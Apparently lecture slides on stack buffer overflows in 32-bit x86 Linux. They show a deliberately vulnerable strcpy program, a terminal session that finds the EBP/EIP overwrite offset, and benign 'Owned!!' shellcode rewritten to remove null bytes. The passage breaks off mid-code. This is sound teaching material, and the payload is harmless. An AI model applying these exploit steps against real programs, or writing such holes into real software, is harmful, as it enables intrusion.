
Notice that we got a **memory violation** and the **EBP** register was **overwritten** with 0x41414141 (hex for AAAA). **This means we have some control of the EBP register!**

Note that the **EIP** register has been **overwritten** with 0x41414141 (hex for AAAA)

Answer "y" to confirm quitting

Memory Layout

```
#include <stdio.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}
```



*Read more about possible padding for proper alignment in X86 architecture:

<https://stackoverflow.com/questions/4162964/whats-this-between-local-var-and-ebp-on-the-stack>


<https://stackoverflow.com/questions/35249788/waste-in-memory-allocation-for-local-variables>

<https://stackoverflow.com/questions/2399072/why-gcc-4-x-default-reserve-8-bytes-for-stack-on-linux-when-calling-a-method>

The drawing does take into consideration possible padding of values in memory for **maintaining proper alignment***


Exploitation Idea

- The first local variable is located at **EBP-4**. Can we use this information can we exploit the program?
- Since we can control the data placed in the buffer and we can control what the program will return to (address: EBP+4) and execute next we could place some machine code in the **buffer** and **trick the program into running our malicious code**.



Exploitation Idea

- First, we should figure out exactly **what offset** in our input the EBP register gets overwritten.
- Second, we should build some simple **Shellcode** (machine code) to test our exploit.



Finding Exact Offset for EBP and EIP Registers

One technique for finding the exact offset of where the EBP register is overwritten is to perform a binary search on length of the input.


```
pac@pac:~/bof $ ./basic_vuln.o $(perl -e 'print "A"x64')
pac@pac:~/bof $ ./basic_vuln.o $(perl -e 'print "A"x100')
Segmentation fault
pac@pac:~/bof $ ./basic_vuln.o $(perl -e 'print "A"x72')
pac@pac:~/bof $ ./basic_vuln.o $(perl -e 'print "A"x77')
Segmentation fault
pac@pac:~/bof $ ./basic_vuln.o $(perl -e 'print "A"x74')
pac@pac:~/bof $ ./basic_vuln.o $(perl -e 'print "A"x75')
pac@pac:~/bof $ ./basic_vuln.o $(perl -e 'print "A"x76')
Illegal instruction
pac@pac:~/bof $
```

Here we see that the **EBP** register is probably overwritten at the 76th byte.

We get an *illegal instruction* at offset 76 because we overwrote the **EBP** not the **EIP**.


Crafting the Malicious Input (Shellcode)

We should create an input of $76 - 4 = 72$ bytes to use as malicious input (**shellcode**) before overwriting the address values of EBP and EIP to run our shellcode.



Writing Shellcode

- Next, let's write some simple shellcode to print "Owned!!" if we are successful.
- Writing shellcode is hard problem, so feel free to choose from available online resources the shellcode you like:
 - Shell Storm - <http://shell-storm.org/>
 - Exploit Database - <https://www.exploit-db.com/shellcodes>



Writing Shellcode

```
section .data
msg db 'Owned!!',0xa
section .text
global _start
_start:

;write(int fd, char *msg, unsigned int len)
mov eax,4      ; kernel write command
mov ebx,1      ; set output to stdout
mov ecx,msg    ; set msg to Owned!! string
mov edx,8      ; set parameter len=8 (7 characters followed by newline character)
int 0x80       ; triggers interrupt 80 hex, kernel system call

;exit(int ret)
mov eax,1      ; kernel exit command
mov ebx,0      ; set ret status parameter 0=normal
int 0x80       ; triggers interrupt 80 hex, kernel system call
```


shellcode.asm

Note that the “;” character indicates a **comment** and does not need to be included in the assembly source

More on the Linux x86 (32-bit) System Calls

https://chromium.googlesource.com/chromiumos/docs/+/master/constants/syscalls.md#x86-32_bit

Compiling the Shellcode

A terminal window titled "Terminal" with a menu bar (File, Edit, View, Terminal, Tabs, Help). The terminal shows the contents of a file named "shellcode.asm" and the command to compile it. The assembly code defines a data section with a message "Owned!!", a text section with a global _start, and assembly instructions for writing to fd 4, exiting with status 1, and interrupting with 0x80. The compilation command is "nasm -f elf shellcode.asm".

```
pac@pac:~/bof $ cat shellcode.asm
section .data
msg db 'Owned!!',0xa
section .text
global _start
_start:


;write(int fd, char *msg, unsigned int len)
mov eax,4
mov ebx,1
mov ecx,msg
mov edx,8
int 0x80

;exit(int ret)
mov eax,1
mov ebx,0
int 0x80
pac@pac:~/bof $ nasm -f elf shellcode.asm
pac@pac:~/bof $
```

1 • compile the shellcode, it produces **shellcode.o**

*The “-f elf” option specifies that this should produce Executable and Linkable Format (ELF) machine code, which is executable by most x86 *nix systems.*

Inspecting Compiled Shellcode with objdump



```
pac@pac:~/bof $ objdump -M intel -d shellcode.o
shellcode.o:      file format elf32-i386

Disassembly of section .text:

00000000 <_start>:
 0:  b8 04 00 00 00      mov     eax,0x4
 5:  bb 01 00 00 00      mov     ebx,0x1
 a:  b9 00 00 00 00      mov     ecx,0x0
 f:  ba 08 00 00 00      mov     edx,0x8
14:  cd 80               int     0x80
16:  b8 01 00 00 00      mov     eax,0x1
1b:  bb 00 00 00 00      mov     ebx,0x0
20:  cd 80               int     0x80
pac@pac:~/bof $
```

1 — Inspect the compiled shellcode with **objdump**

Notice that there are several 0x00 bytes!
*This is a **problem** because we intend to pass our input over the command line as a string and strings are terminated with a **NULL** (0x00). The command line will stop reading our input after just two bytes once*

We need to use some tricks to **rewrite our shellcode** so that it does **not** contain any 0x00 bytes

Note: Depending on our architecture we may also need to avoid some other bytes as well. For example, the C standard library treats 0x0A (a new line character) as a terminating character as well.

Fixing Shellcode

```
section .data
msg db 'Owned!!',0xa
section .text
global _start
_start:

;write(int fd, char *msg, unsigned int len)
mov eax,4
mov ebx,1
mov ecx,msg
mov edx,8
int 0x80

;exit(int ret)
mov eax,1
mov ebx,0
int 0x80
```

shellcode.asm



```
section .text
global _start
_start:

;clear out the registers we are going to need
xor eax,eax
xor ebx,ebx
xor ecx,ecx
xor edx,edx

; write(int fd, char *msg, unsigned int len)
mov al,4
mov bl,1
; Owned!!!=0x4F,0x77,0x6E,0x65,0x64,0x21,0x21
push 0x21212164
push 0x656E774F
mov ecx,esp
mov dl,8
int 0x80

